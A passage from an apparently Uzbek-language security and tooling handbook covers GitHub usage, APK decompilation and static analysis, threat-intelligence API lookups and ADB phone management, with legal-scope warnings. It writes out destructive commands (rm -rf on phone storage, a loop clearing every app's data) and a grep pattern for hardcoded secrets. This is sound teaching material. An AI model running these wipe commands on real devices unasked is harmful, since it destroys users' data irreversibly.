Repo sahifasining yuqorisida — bosilganda uchta variant ochiladi: HTTPS/SSH manzil (git clone uchun), GitHub CLI buyrug'i va "Download ZIP" havolasi.

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

"Download ZIP"

Butun repozitoriyni (Git tarixisiz, faqat joriy holatdagi fayllarni) bitta ZIP arxiv qilib, kompyuterga yuklab beradi — tezkor ko'rish uchun qulay, lekin keyin o'zgarishlarni qaytarib yuklab bo'lmaydi.

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

"Fork" tugmasi

Repo sahifasining yuqori o'ng burchagida — butun repozitoriyning o'z hisobingizdagi mustaqil nusxasini yaratadi; asl loyihaga to'g'ridan-to'g'ri yozish huquqi bo'lmasa ham, o'z nusxangizda erkin o'zgartirish va keyin Pull Request orqali taklif yuborish mumkin.

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

"Releases" bo'limi (o'ng panelda)

Loyiha muallifi tomonidan rasmiy ravishda e'lon qilingan, tayyor build qilingan fayllar (APK, EXE, DMG va h.k.) shu yerga yuklanadi — har bir versiya alohida "tag" (masalan v1.0.0) bilan belgilanadi.

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

"Actions" bo'limi -> "Artifacts"

Yuqorida ko'rilgan CI/CD workflow ishga tushgach, natija (masalan, avtomatik yig'ilgan APK) shu yerda paydo bo'ladi; har bir ishga tushirish (run) alohida ro'yxatda, ichida yuklab olinadigan fayl(lar) bilan.

GITHUB'DAGI TUGMALAR: QAYSI TUGMA NIMA QILADI

"Star" va "Watch" tugmalari

Star — loyihani "yoqtirganingizni" bildirish va keyin topish uchun belgilash (ijtimoiy mashhurlik ko'rsatkichi ham hisoblanadi); Watch — repo'da yangilik (issue, PR, release) bo'lganda bildirishnoma olish.

TAYYOR DASTURNI YUKLAB OLISH VA XOM KODNI YUKLAB OLISH — FARQI

Tayyor dastur (binary/build) yuklab olish

"Releases" bo'limiga kiring -> kerakli versiyani toping -> "Assets" ro'yxatidan o'z platformangizga mos faylni (masalan, dastur.apk yoki dastur-windows.exe) bosing. Bu fayl allaqachon build qilingan — o'rnatib yoki ishga tushirib, darhol foydalanish mumkin, hech qanday dasturlash muhiti kerak emas.

TAYYOR DASTURNI YUKLAB OLISH VA XOM KODNI YUKLAB OLISH — FARQI

Xom (source) kodni yuklab olish

Yashil "Code" tugmasi -> "Download ZIP" (yoki $ git clone manzil). Bu — odam o'qiydigan manba fayllar, hali hech narsaga aylantirilmagan. Ishga tushirish uchun avval mos vositani (Gradle, PyInstaller, npm va h.k.) o'rnatib, build qilish kerak; buning o'rniga kodni o'rganish, o'zgartirish yoki o'z loyihangizga asos qilib olish uchun ham ishlatiladi.

bash

```
$ git clone https://github.com/foydalanuvchi/repo.git
manba kodni to'liq Git tarixi bilan yuklab olish
```

VEB-ILOVA YOKI SAYTNI LINK ORQALI HAMMAGA KO'RSATISH

GitHub Pages — statik sayt uchun bepul hosting

Repo -> Settings -> Pages bo'limida manba filial (masalan main) va papka (/ yoki /docs) tanlanadi, "Save" tugmasi bosiladi; bir necha daqiqadan so'ng sayt foydalanuvchi_nomi.github.io/repo_nomi manzilida hammaga ochiq bo'ladi. Faqat statik HTML/CSS/JS uchun ishlaydi (server tomoni kodi, baza bo'lmaydi).

VEB-ILOVA YOKI SAYTNI LINK ORQALI HAMMAGA KO'RSATISH

Vercel va Netlify — "Deploy" tugmasi orqali

GitHub hisobi bilan ulanib, repo tanlanadi va bitta "Deploy" tugmasi bosiladi; har bir yangi push'da sayt avtomatik qayta joylashtiriladi (CI/CD'ga o'xshash) va darhol ishlaydigan https havola beriladi. React/Vue/Next.js kabi zamonaviy freymvorklar uchun eng tez yo'l.

VEB-ILOVA YOKI SAYTNI LINK ORQALI HAMMAGA KO'RSATISH

Docker image + bulut server

Backend (server tomoni) kodi bor to'liq veb-ilova uchun: yuqorida yig'ilgan Docker image bulut provayderga (masalan DigitalOcean, AWS, Render) yuklanadi, u yerda doimiy ishlaydigan manzil va domen beriladi.

VEB-ILOVA YOKI SAYTNI LINK ORQALI HAMMAGA KO'RSATISH

ngrok — tezkor, vaqtinchalik ko'rsatish

Hali hech qayerga joylashtirilmagan, mahalliy kompyuteringizda ishlayotgan serverni bir necha soniyada vaqtinchalik ochiq havolaga chiqarib beradi — demo ko'rsatish yoki mijoz bilan tezkor tekshirish uchun qulay, lekin kompyuter o'chirilsa havola ham o'chadi.

bash

```
$ ngrok http 3000
mahalliy 3000-portni vaqtinchalik ochiq https havolaga chiqarish
```

GITHUB PROFILINI SOZLASH

Profil sahifasi (asosiy sozlamalar)

Settings bo'limida: profil rasmi, ism, bio (qisqa tavsif), joylashuv va shaxsiy veb-sayt havolasi kiritiladi. Bular github.com/foydalanuvchi_nomi sahifasida barchaga ko'rinadi.

GITHUB PROFILINI SOZLASH

Profil README (maxsus repo)

Foydalanuvchi nomi bilan bir xil nomdagi maxsus repo (masalan, ism/ism) yaratilsa, uning README.md fayli to'g'ridan-to'g'ri profil sahifasining tepasida ko'rsatiladi — bu yerga qisqa tanishtiruv, texnologiyalar ro'yxati va havolalar yoziladi.

bash

```
$ git clone git@github.com:foydalanuvchi/foydalanuvchi.git
```

maxsus profil reposini klonlash (avval saytda shu nom bilan yaratilgan bo'lishi kerak)

GITHUB PROFILINI SOZLASH

Pinned repositories

Profil sahifasida eng yaxshi 6 ta loyihani tanlab "qadab qo'yish" (pin) mumkin — bu ish beruvchi yoki hamkasb birinchi marta profilga kirganda nimani ko'rishini belgilaydi.

GITHUB PROFILINI SOZLASH

Ikki bosqichli autentifikatsiya (2FA)

Settings -> Password and authentication bo'limida yoqiladi; ilova (authenticator app) yoki apparat kalit orqali qo'shimcha himoya qo'shadi. Hisob buzilishining oldini olishda eng muhim sozlamalardan biri.

GITHUB PROFILINI SOZLASH

Notification va email sozlamalari

Settings -> Notifications bo'limida qaysi voqealar (yangi issue, PR, mention) uchun email yoki veb-bildirishnoma kelishini sozlash mumkin — ko'p repo kuzatilsa, bu "spam"ni kamaytirishga yordam beradi.

GITHUB PROFILINI SOZLASH

SSH/GPG kalitlar bo'limi

Settings -> SSH and GPG keys — yuqorida yaratilgan SSH kalitlar shu yerda ro'yxatlanadi. GPG kalit qo'shilsa, commit'lar "Verified" (tasdiqlangan) belgisi bilan ko'rinadi, bu commit haqiqatan sizdan ekanini isbotlaydi.

TAKRORLASH SAVOLLARI

Savol 1: Git va GitHub o'rtasidagi asosiy farq nima?

Javob: Git — mahalliy versiya nazorati dasturi, internetsiz ham ishlaydi; GitHub — Git repozitoriylarini internetda saqlovchi va jamoaviy ishni osonlashtiruvchi xizmat.

TAKRORLASH SAVOLLARI

Savol 2: Nega katta .apk faylni to'g'ridan-to'g'ri oddiy commit bilan yuklash tavsiya etilmaydi?

Javob: Git katta ikkilik fayllar uchun mo'ljallanmagan va repo tarixini "og'ir" qilib yuboradi; buning o'rniga Git LFS yoki GitHub Releases bo'limi ishlatiladi.

TAKRORLASH SAVOLLARI

Savol 3: Pull Request nima uchun kerak, nega to'g'ridan-to'g'ri main'ga push qilish tavsiya etilmaydi?

Javob: PR boshqalarga o'zgarishni ko'rib chiqish (code review) va fikr bildirish imkonini beradi, shu bilan xato yoki sifatsiz kod main filialiga to'g'ridan-to'g'ri tushib qolmaydi.

TAKRORLASH SAVOLLARI

Savol 4: GitHub Actions workflow fayli qayerda saqlanadi va qanday formatda yoziladi?

Javob: .github/workflows/ papkasida, YAML formatida; fayl qachon ishga tushishini (masalan, push'da) va qanday qadamlar bajarilishini tasvirlaydi.

TAKRORLASH SAVOLLARI

Savol 5: Profilingizning github.com/foydalanuvchi_nomi sahifasida maxsus README qanday chiqariladi?

Javob: foydalanuvchi nomi bilan bir xil nomdagi repo (masalan, ism/ism) yaratilsa, uning README.md fayli avtomatik ravishda profil sahifasining tepasida ko'rsatiladi.

TAKRORLASH SAVOLLARI

Savol 6: SSH kalit bilan ulanishning parol/token bilan solishtirganda afzalligi nima?

Javob: bir marta ochiq kalitni GitHub'ga qo'shib qo'ysangiz, har safar qayta autentifikatsiyadan o'tish shart emas, va yopiq kalit hech qachon tarmoqqa yuborilmaydi — bu parolni har safar kiritishdan xavfsizroq va qulayroq.

TAKRORLASH SAVOLLARI

Savol 7: APK va AAB formatlarining asosiy farqi nima?

Javob: APK to'g'ridan-to'g'ri qurilmaga o'rnatiladigan tayyor fayl, AAB esa o'zi o'rnatilmaydi — Google Play uni qurilmaga mos eng kichik APK'ga avtomatik "bo'lib" yetkazadi, shuning uchun Play Store yangi ilovalar uchun faqat AAB qabul qiladi.

TAKRORLASH SAVOLLARI

Savol 8: "Releases" bo'limi va "Download ZIP" tugmasi o'rtasidagi farq nima?

Javob: Releases muallif tomonidan tayyor build qilingan, darhol ishga tushiriladigan fayllarni (APK, EXE va h.k.) beradi; "Download ZIP" esa xom manba kodni beradi, uni ishga tushirish uchun avval o'zingiz build qilishingiz kerak.

TAKRORLASH SAVOLLARI

Savol 9: GitHub Pages qanday turdagi veb-ilovani joylashtira oladi, qanday turini joylashtira olmaydi?

Javob: faqat statik HTML/CSS/JS fayllarni (masalan, npm run build natijasi) joylashtira oladi; server tomoni kodi (baza bilan ishlaydigan backend) talab qiladigan ilovalar uchun Docker + bulut server yoki shunga o'xshash yechim kerak bo'ladi.

TAKRORLASH SAVOLLARI

Savol 10: ngrok nima uchun ishlatiladi va uning asosiy cheklovi nima?

Javob: mahalliy kompyuterda ishlayotgan serverni tezkor, vaqtinchalik ochiq havolaga chiqarish uchun (demo ko'rsatish uchun qulay); cheklovi — kompyuter yoki ngrok jarayoni o'chirilsa, havola ham darhol ishlamay qoladi, shuning uchun doimiy ishlash uchun mos emas.



23 Mobil ilova xavfsizligi (APK tahlili)

13 ta buyruq · 5 ta bo'lim

Android ilovasini (.apk) qanday ochish, dekompilyatsiya qilish va ichidagi xavfsizlik kamchiliklarini (qattiq kodlangan sirlar, ochiq komponentlar, shifrlanmagan trafik) topish — GitHub orqali APK qurish bobining tabiiy davomi. Faqat o'zingiz yozgan, ochiq manbali (F-Droid) yoki yozma ruxsat berilgan APK fayllarni tekshiring.

MAQSAD **Mobile Security Analyst / AppSec yo'nalishi**

APK FAYL TUZILISHI

APK nima

Android ilovasi — aslida ZIP arxivi: ichida classes.dex (bajariladigan kod), AndroidManifest.xml (ruxsatlar va komponentlar), res/ (resurslar), lib/ (native .so kutubxonalar) va META-INF/ (raqamli imzo) bor.

bash

```
$ unzip -l ilova.apk
```

APK ichidagi fayllar ro'yxati

bash

```
$ file ilova.apk
```

haqiqiy fayl turini tasdiqlash

APK FAYL TUZILISHI

apktool — dekompilyatsiya

Manifest, resurslarni asl ko'rinishga (XML, rasm) qaytaradi va bytecode'ni smali (o'qiladigan oraliq til) formatiga aylantiradi. Qayta yig'ish (b) ko'pincha o'z tajriba APK'ingizni o'zgartirib sinash uchun ishlatiladi.

bash

```
$ apktool d ilova.apk -o chiqish
```

dekompilyatsiya qilish

bash

```
$ apktool b chiqish -o qayta.apk
```

o'zgartirilgan versiyani qayta yig'ish (faqat o'z APK'ingiz)

APK FAYL TUZILISHI

AndroidManifest.xml tahlili

Ilova so'ragan ruxsatlar (permissions), minimal/target SDK versiyasi va har bir komponent (Activity, Service, Receiver) shu faylda e'lon qilinadi.

bash

```
$ cat chiqish/AndroidManifest.xml | grep -i permission
```

so'ralgan ruxsatlar ro'yxati

bash

```
$ grep -i "uses-sdk" chiqish/AndroidManifest.xml
```

qo'llab-quvvatlanadigan Android versiyalari

APK FAYL TUZILISHI

jadx — Java/Kotlin manba kodini tiklash

DEX bytecode'ni apktool'dan farqli o'laroq to'g'ridan-to'g'ri o'qiladigan Java kodiga aylantiradi — mantiqni tushunish uchun qulayroq.

bash

```
$ jadx -d java_chiqish ilova.apk
```

.java fayllarga aylantirish

bash

```
$ jadx-gui ilova.apk
```

qidiruv va navigatsiya bilan grafik interfeys

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

Qattiq kodlangan sirlarni qidirish (hardcoded secrets)

Ko'p ilova API kalit, token yoki parolni to'g'ridan-to'g'ri kodga yozib qo'yadi — dekompilyatsiyadan keyin bu oson topiladi, shuning uchun bunday qilmaslik kerak.

bash

```
$ grep -rniE "api[_-]?key|secret|password|token" java_chiqish/ | head
```

shubhali satrlar

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

Eksport qilingan komponentlar (exported components)

android:exported="true" bo'lgan Activity/Service/Receiver boshqa ilovalar tomonidan to'g'ridan-to'g'ri chaqirilishi mumkin — ruxsatsiz foydalanishni tekshirish kerak.

bash

```
$ grep -i 'android:exported="true"' chiqish/AndroidManifest.xml
```

tashqi chaqiriladigan komponentlar

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

Tarmoq xavfsizligi konfiguratsiyasi

network_security_config.xml faylida cleartextTrafficPermitted="true" bo'lsa, ilova shifrlanmagan HTTP orqali ma'lumot yuborishi mumkin — bu MITM hujumiga ochiq eshik.

bash

```
$ find chiqish -iname "network_security_config.xml" -exec cat {} \;
```

mavjud bo'lsa ko'rish

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

MobSF (Mobile Security Framework) — avtomatik tahlil

Yuqoridagi barcha tekshiruvlarni (ruxsatlar, sirlar, eksport, tarmoq sozlamalari) bitta hisobotga birlashtirib beradigan ochiq manbali vosita; APK'ni veb-interfeysga yuklash kifoya.

bash

```
$ docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf
```

mahalliy serverni ishga tushirish

bash

```
$ echo "http://127.0.0.1:8000 ochib, APK faylni yuklang"
```

veb-interfeys

PYTHON BILAN ODDIY APK TEKSHIRUVCHI

APK'ni standart kutubxona bilan ko'zdan kechirish

zipfile moduli apktool/jadx o'rnatmasdan ham APK ichidagi fayl ro'yxatini, DEX va imzo fayllarini, native kutubxonalar borligini tezda ko'rsatadi — chuqur tahlildan oldingi birinchi qadam.

bash

```
$ python3 apk_tekshir.py ilova.apk
```

tezkor ko'rik

python

```
$ cat <<'PYEOF' > apk_tekshir.py
import sys
import zipfile


def apk_tahlil(yol):
    print(f"APK fayli: {yol}")
    with zipfile.ZipFile(yol) as z:
        fayllar = z.namelist()

        dex = [f for f in fayllar if f.endswith(".dex")]
        print("DEX fayllar soni:", len(dex), dex)

        sertifikat = [f for f in fayllar if f.startswith("META-INF/")
                      and f.rsplit(".", 1)[-1] in ("RSA", "DSA", "EC")]
        print("Imzo sertifikatlari:", sertifikat or "topilmadi")

        print("AndroidManifest.xml mavjud:", "AndroidManifest.xml" in fayllar)

        resurs = [f for f in fayllar if f.startswith("res/")]
        print("Resurs fayllar soni:", len(resurs))

        native = [f for f in fayllar if f.startswith("lib/")]
        if native:
            abi_lar = sorted({f.split("/")[1] for f in native if len(f.split("/")) > 1})
            print(f"Native (.so) kutubxonalar: {len(native)} ta, ABI'lar: {abi_lar}")
            print("  -> native kod alohida teskari muhandislik (Ghidra) talab qilishi
                mumkin")


if __name__ == "__main__":
    yol = sys.argv[1] if len(sys.argv) > 1 else "namuna.apk"
    try:
        apk_tahlil(yol)
    except FileNotFoundError:
        print(f"{yol} topilmadi. Ishlatish: python3 apk_tekshir.py /yol/ilova.apk")
PYEOF
$ python3 apk_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

XAVFSIZ TAHLIL MUHITI VA QONUNIY CHEGARA

Qonuniy chegara

Faqat o'zingiz yozgan, ochiq manbali (F-Droid) yoki yozma ruxsat berilgan APK fayllarni tahlil qiling; boshqa birovning Play Store hisobidan yuklangan tijorat ilovasini ruxsatsiz dekompilyatsiya qilish mualliflik huquqi va litsenziya shartlarini buzishi mumkin.

```bash
$ echo "Tahlilni alohida, internetsiz virtual mashinada bajaring"
izolyatsiya tavsiyasi
```

TAKRORLASH SAVOLLARI

Savol 1: apktool va jadx o'rtasidagi asosiy farq nima?

Javob: apktool smali (bytecode'ga yaqin oraliq til) va resurslarni qaytaradi, qayta yig'ish imkonini beradi; jadx esa to'g'ridan-to'g'ri o'qiladigan Java manba koduga aylantiradi, mantiqni tushunish uchun qulayroq.

TAKRORLASH SAVOLLARI

Savol 2: android:exported="true" nega xavfsizlik nuqtai nazaridan muhim?

Javob: bunday komponentni boshqa, hatto zararli ilova ham to'g'ridan-to'g'ri chaqira oladi; agar kirish tekshiruvi bo'lmasa, bu ruxsatsiz amallarga yo'l ochishi mumkin.

TAKRORLASH SAVOLLARI

Savol 3: APK ichidagi qattiq kodlangan API kalit nega xavfli?

Javob: dekompilyatsiya qilish oddiy va tezkor, shuning uchun kodga yozilgan har qanday sir ilovani o'rnatgan har bir kishi uchun oshkor bo'ladi — kalitlar server tomonida yoki muhit o'zgaruvchisida saqlanishi kerak.



24 Sertifikatlar va threat intelligence

12 ta buyruq · 3 ta bo'lim

Bilim va amaliyotni rasmiy tan olingan sertifikatlar bilan tasdiqlash hamda tashkilotlar foydalanadigan tahdid ma'lumotlari (threat intelligence) xizmatlaridan API orqali foydalanishni o'rganish.

MAQSAD **Martaba rivojlanishi**

SERTIFIKATLAR YO'L XARITASI

CompTIA Security+

Sohaga kirish uchun eng keng tan olingan nazariy asos sertifikati: tarmoq, kriptografiya, xavf boshqaruvi asoslari. Oldingi bilim talab qilinmaydi — kitobning 1-6 qismlari shu daraja uchun yetarli tayyorgarlik beradi.

SERTIFIKATLAR YO'L XARITASI

eJPT (eLearnSecurity Junior Penetration Tester)

Birinchi amaliy (qo'l bilan sinaladigan) sertifikat: virtual laboratoriyada haqiqiy skanerlash va asosiy ekspluatatsiya qadamlari baholanadi. Security+ dan keyingi tabiiy qadam.

SERTIFIKATLAR YO'L XARITASI

CEH (Certified Ethical Hacker)

Keng tanilgan, asosan nazariy-amaliy aralash format; ko'p vakansiya e'lonlarida talab sifatida ko'rsatiladi, lekin amaliy chuqurlik OSCP darajasida emas.

SERTIFIKATLAR YO'L XARITASI

PNPT (Practical Network Penetration Tester)

To'liq stsenariy asosidagi imtihon: tarmoqqa kirish, Active Directory ichida harakatlanish va professional hisobot yozish birga baholanadi — real ish vazifasiga eng yaqin format.

SERTIFIKATLAR YO'L XARITASI

OSCP (Offensive Security Certified Professional)

Sohada eng nufuzli amaliy sertifikatlardan biri: 24 soatlik uzluksiz amaliy imtihon va undan keyin to'liq yozma hisobot talab qilinadi. Yuqori tajriba va sabr-matonatni tasdiqlaydi.

SERTIFIKATLAR YO'L XARITASI

Qaysi birini qachon olish kerak (umumiy tavsiya)

Boshlovchi: Security+ -> amaliyotga birinchi qadam: eJPT -> keng tanilish: CEH (ixtiyoriy) -> chuqur amaliy tajriba: PNPT yoki OSCP. Ketma-ketlik shart emas, lekin har biri oldingisidan ko'proq amaliy ko'nikma talab qiladi.

bash

```
$ echo "Sertifikat — bilimning isboti, lekin lab mashqlari (19-20-qismlar) haqiqiy
    ko'nikmani beradi"
```

eslatma

THREAT INTELLIGENCE: VIRUSTOTAL VA MISP API

Threat Intelligence nima

Tahdidlar (zararli fayl, IP, domen) haqida tuplangan, tekshirilgan ma'lumot — xavfsizlik jamoasiga "bu narsa avvaldan ma'lum zararlimi" degan savolga tezkor javob berish uchun ishlatiladi.

THREAT INTELLIGENCE: VIRUSTOTAL VA MISP API

VirusTotal: IP va domen tekshiruvi

12-qismda fayl xeshi bo'yicha VirusTotal tekshiruvi ko'rsatilgan edi; xuddi shu API bilan IP manzil yoki domen ham tekshiriladi — SOC jarayonida shubhali manbani tezkor baholash uchun foydali.

bash

```
$ export VT_API_KEY=sizning_kalitingiz
```

kalitni muhitga qo'yish

bash

```
$ python3 vt_ip_tekshir.py 8.8.8.8
```

namuna IP (ma'lum, zararsiz)

python

```
$ cat <<'PYEOF' > vt_ip_tekshir.py
import os
import sys

import requests


def ip_tekshir(ip):
    kalit = os.environ.get("VT_API_KEY")
    if not kalit:
        sys.exit("VT_API_KEY muhit o'zgaruvchisini o'rnating")
    javob = requests.get(f"https://www.virustotal.com/api/v3/ip_addresses/{ip}",
                         headers={"x-apikey": kalit}, timeout=15)
    javob.raise_for_status()
    statistika = javob.json()["data"]["attributes"]["last_analysis_stats"]
    print(ip, "->", statistika)


if __name__ == "__main__":
    ip_tekshir(sys.argv[1] if len(sys.argv) > 1 else "8.8.8.8")
PYEOF
$ python3 vt_ip_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

THREAT INTELLIGENCE: VIRUSTOTAL VA MISP API

MISP (Malware Information Sharing Platform)

Tashkilotlar o'rtasida IOC (zararli IP, xesh, domen) almashish uchun ochiq manbali platforma; har bir tashkilot o'z MISP serveriga ega bo'lishi yoki ishonchli hamjamiyat bilan ulanishi mumkin. Quyida o'z (yoki lab) MISP serveringizga so'rov yuborish namunasi.

bash

```
$ export MISP_URL=https://misp.lab.local
```

o'z MISP serveringiz manzili

bash

```
$ export MISP_API_KEY=sizning_kalitingiz
```

API kaliti (MISP profilida topiladi)

bash

```
$ python3 misp_qidir.py 203.0.113.9
```

namuna IOC (faraziy IP)

python

```
$ cat <<'PYEOF' > misp_qidir.py
import os
import sys

import requests


def ioc_qidir(qiymat):
    url = os.environ.get("MISP_URL")
    kalit = os.environ.get("MISP_API_KEY")
    if not url or not kalit:
        sys.exit("MISP_URL va MISP_API_KEY muhit o'zgaruvchilarini o'rnating")
    javob = requests.post(
        f"{url}/attributes/restSearch",
        headers={"Authorization": kalit, "Accept": "application/json",
                 "Content-Type": "application/json"},
        json={"value": qiymat}, timeout=15,
    )
    javob.raise_for_status()
    print(javob.json())


if __name__ == "__main__":
    ioc_qidir(sys.argv[1] if len(sys.argv) > 1 else "203.0.113.9")
PYEOF
$ python3 misp_qidir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

THREAT INTELLIGENCE: VIRUSTOTAL VA MISP API

IOC turlari qisqacha

Fayl xeshi (SHA-256), IP manzil, domen/URL, email manzili va fayl nomi — eng ko'p uchraydigan beshta IOC toifasi; SIEM va IDS qoidalari ko'pincha shu toifalar asosida yoziladi.

TAKRORLASH SAVOLLARI

Savol 1: OSCP va eJPT o'rtasidagi asosiy farq nima?

Javob: eJPT kirish darajasidagi amaliy sertifikat bo'lib, asosiy skanerlash va ekspluatatsiya qadamlarini tekshiradi; OSCP esa 24 soatlik uzluksiz amaliy imtihon va to'liq hisobot talab qiluvchi, ancha yuqori tajriba darajasidagi sertifikat.

TAKRORLASH SAVOLLARI

Savol 4: Threat Intelligence'da IOC nima uchun kerak?

Javob: oldindan ma'lum bo'lgan zararli IP, xesh yoki domenni tezkor tanib olish uchun — SIEM va IDS qoidalari ko'pincha shu ma'lumotlar asosida avtomatik ogohlantirish beradi.



25 Android qurilmasini ADB orqali boshqarish

36 ta buyruq · 12 ta bo'lim

ADB (Android Debug Bridge) — Google tomonidan yaratilgan rasmiy protokol; Kali Linux terminali uni ishlatish uchun muhit beradi, xolos. Barcha buyruqlar faqat telefon ekranida foydalanuvchi o'zi tasdiqlagan ("Ushbu kompyuterga ishonasizmi?") ulanish orqali ishlaydi — bu Android'ning o'zi qo'ygan himoya qatlami. Shu sababli bu bobdagi hamma narsa faqat o'z telefoningizda yoki aniq ruxsat berilgan qurilmada qo'llaniladi.

MAQSAD **Mobile Support / IT Administrator yo'nalishi**

O'RNATISH VA TELEFONNI ULASH

adb va fastboot o'rnatish

Kali'da standart repozitoriyadan o'rnatiladi.

bash

```
$ sudo apt update && sudo apt install adb fastboot -y
bir martalik o'rnatish
```

O'RNATISH VA TELEFONNI ULASH

USB debugging yoqish (telefon tomonida)

Sozlamalar -> Telefon haqida -> "Qurilish raqami"ga 7 marta bosing, so'ng Sozlamalar -> Dasturchi uchun -> USB disk aglashni yoqing.

O'RNATISH VA TELEFONNI ULASH

adb devices — ulanishni tekshirish

Telefon ekranida chiqqan so'rovda "Ushbu kompyuterga ishonaman"ni bosgandan keyin qurilma "device" deb ko'rinadi.

bash

```
$ adb devices
ulangan qurilmalar ro'yxati
```

DASTURLARNI BOSHQARISH

pm list packages

O'rnatilgan dasturlar ro'yxatini ko'rsatadi.

```bash
$ adb shell pm list packages -3
```
faqat foydalanuvchi o'rnatganlari

DASTURLARNI BOSHQARISH

uninstall va disable — dasturni o'chirish yoki vaqtincha to'xtatish

disable-user dasturni o'chirmasdan ishdan to'xtatadi — tizim dasturlari uchun uninstall imkonsiz bo'lsa shu foydali.

```bash
$ adb uninstall com.paket.nomi
```
odatiy dasturni butunlay o'chirish

```bash
$ adb shell pm uninstall -k --user 0 com.paket.nomi
```
tizim dasturini faqat joriy foydalanuvchi uchun yashirish

```bash
$ adb shell pm disable-user --user 0 com.paket.nomi
```
o'chirmasdan to'xtatib qo'yish

```bash
$ adb shell pm enable com.paket.nomi
```
qayta yoqish

DASTURLARNI BOSHQARISH

dumpsys package

Dastur haqida batafsil ma'lumot (ruxsatlar, versiya) beradi.

```bash
$ adb shell dumpsys package com.paket.nomi
```
ruxsatlar, versiya va boshqa tafsilotlar

DASTURLARNI BOSHQARISH

APK'ni zaxiralash va o'rnatish

pm path dasturning APK fayli qayerda ekanini ko'rsatadi, shu yo'l orqali uni kompyuterga ko'chirish mumkin.

```bash
$ adb shell pm path com.paket.nomi
```
APK yo'lini topish

```bash
$ adb pull /data/app/.../base.apk ~/zaxira.apk
```
kompyuterga zaxira sifatida saqlash

```bash
$ adb install ~/dastur.apk
```
kompyuterdagi APK'ni telefonga o'rnatish

WI-FI, MOBIL INTERNET VA SAMOLYOT REJIMI

svc wifi

Wi-Fi'ni masofadan yoqish/o'chirish.

```bash
$ adb shell svc wifi disable
```
o'chirish

```bash
$ adb shell svc wifi enable
```
yoqish

WI-FI, MOBIL INTERNET VA SAMOLYOT REJIMI

svc data

Mobil internetni yoqish/o'chirish.

```bash
$ adb shell svc data disable
```
mobil ma'lumotni o'chirish

```bash
$ adb shell svc data enable
```
yoqish

WI-FI, MOBIL INTERNET VA SAMOLYOT REJIMI

Samolyot rejimi

Avval sozlama qiymati o'zgartiriladi, so'ng tizimga shu o'zgarish haqida signal (broadcast) yuboriladi — aks holda interfeys yangilanmasligi mumkin.

```bash
$ adb shell settings put global airplane_mode_on 1
```
sozlamani yoqish

```bash
$ adb shell am broadcast -a android.intent.action.AIRPLANE_MODE
```
tizimga xabar berish

WI-FI, MOBIL INTERNET VA SAMOLYOT REJIMI

Tarmoq holatini ko'rish

Ulangan Wi-Fi va IP manzil haqida ma'lumot.

```bash
$ adb shell dumpsys wifi | grep "SSID"
```
atrofdagi/ulangan tarmoqlar

```bash
$ adb shell ip addr show wlan0
```
IP manzil va tarmoq interfeysi holati

BLUETOOTH VA FAYL ALMASHISH

svc bluetooth

Bluetooth'ni yoqish/o'chirish.

```bash
$ adb shell svc bluetooth enable
```
yoqish

bash

```
$ adb shell svc bluetooth disable
```

o'chirish

BLUETOOTH VA FAYL ALMASHISH

adb push / pull — fayl ko'chirish

Bluetooth kerak emas, USB kabel orqali to'g'ridan-to'g'ri nusxalanadi.

bash

```
$ adb push ~/Downloads/hujjat.pdf /sdcard/Download/
```

kompyuterdan telefonga

bash

```
$ adb pull /sdcard/DCIM/Camera/rasm.jpg ~/Desktop/
```

telefondan kompyuterga

XOTIRA VA KESH FAYLLARNI TOZALASH

pm clear — dastur keshi va ma'lumotini tozalash

DIQQAT: bu faqat keshni emas, dasturning login holati va sozlamalarini ham o'chiradi.

bash

```
$ adb shell pm clear com.paket.nomi
```

bitta dastur uchun to'liq tozalash

XOTIRA VA KESH FAYLLARNI TOZALASH

Saqlash joyini tekshirish

Qaysi fayl yoki papka eng ko'p joy egallayotganini topish uchun foydali.

bash

```
$ adb shell ls -la /sdcard/
```

fayl va papkalar ro'yxati

bash

```
$ adb shell du -sh /sdcard/* | sort -rh | head -20
```

eng katta fayllarni topish

XOTIRA VA KESH FAYLLARNI TOZALASH

Vaqtinchalik fayllarni o'chirish

Faqat aniq maqsadli papkalarda ishlating — rm -rf qaytarib bo'lmaydigan amal.

bash

```
$ adb shell rm -rf /sdcard/Android/data/com.paket.nomi/cache/*
```

dastur keshidagi vaqtinchalik fayllar

bash

```
$ adb shell rm -rf /sdcard/Download/*
```

yuklab olingan fayllarni bo'shatish

XAVFLI: bu buyruq ma'lumotni qaytarib bo'lmas darajada o'chirishi yoki tizim ruxsatlarini buzishi mumkin. Avval yo'lni `ls` bilan tekshiring, faqat o'z laboratoriyangizda sinang.

XOTIRA VA KESH FAYLLARNI TOZALASH

Barcha dasturlar keshini birin-ketin tozalash

Bitta skript orqali foydalanuvchi o'rnatgan har bir dasturga pm clear qo'llaniladi — ehtiyot bo'ling, bu barcha dasturlarning login holatiga ta'sir qiladi.

bash
```
$ bash hammasini_tozala.sh
barcha foydalanuvchi dasturlari keshini tozalash
```

bash
```
$ cat <<'EOF' > hammasini_tozala.sh
#!/bin/bash
# DIQQAT: bu skript har bir dasturning login/sozlamalarini ham o'chiradi
for pkg in $(adb shell pm list packages -3 | sed 's/package://'); do
    echo "Tozalanmoqda: $pkg"
    adb shell pm clear "$pkg"
done
EOF
$ bash hammasini_tozala.sh
To'liq amaliy skript — nusxalang va sinab ko'ring
```

VIRUS VA XAVFSIZLIK TEKSHIRUVI

pm list -f va pm path — shubhali dasturni aniqlash

ADB o'zi antivirus emas, faqat "quvur" vazifasini bajaradi: har bir dasturning APK manbasini ko'rsatib, notanish joydan o'rnatilgan dasturlarni topishga yordam beradi.

bash
```
$ adb shell pm list packages -f
har bir paketning fayl yo'li bilan
```

bash
```
$ adb shell pm path com.shubhali.dastur
bitta dasturning APK yo'lini topish
```

VIRUS VA XAVFSIZLIK TEKSHIRUVI

ClamAV bilan APK'ni tekshirish

Ko'chirilgan APK faylni mahalliy antivirus bilan skanerlash.

bash
```
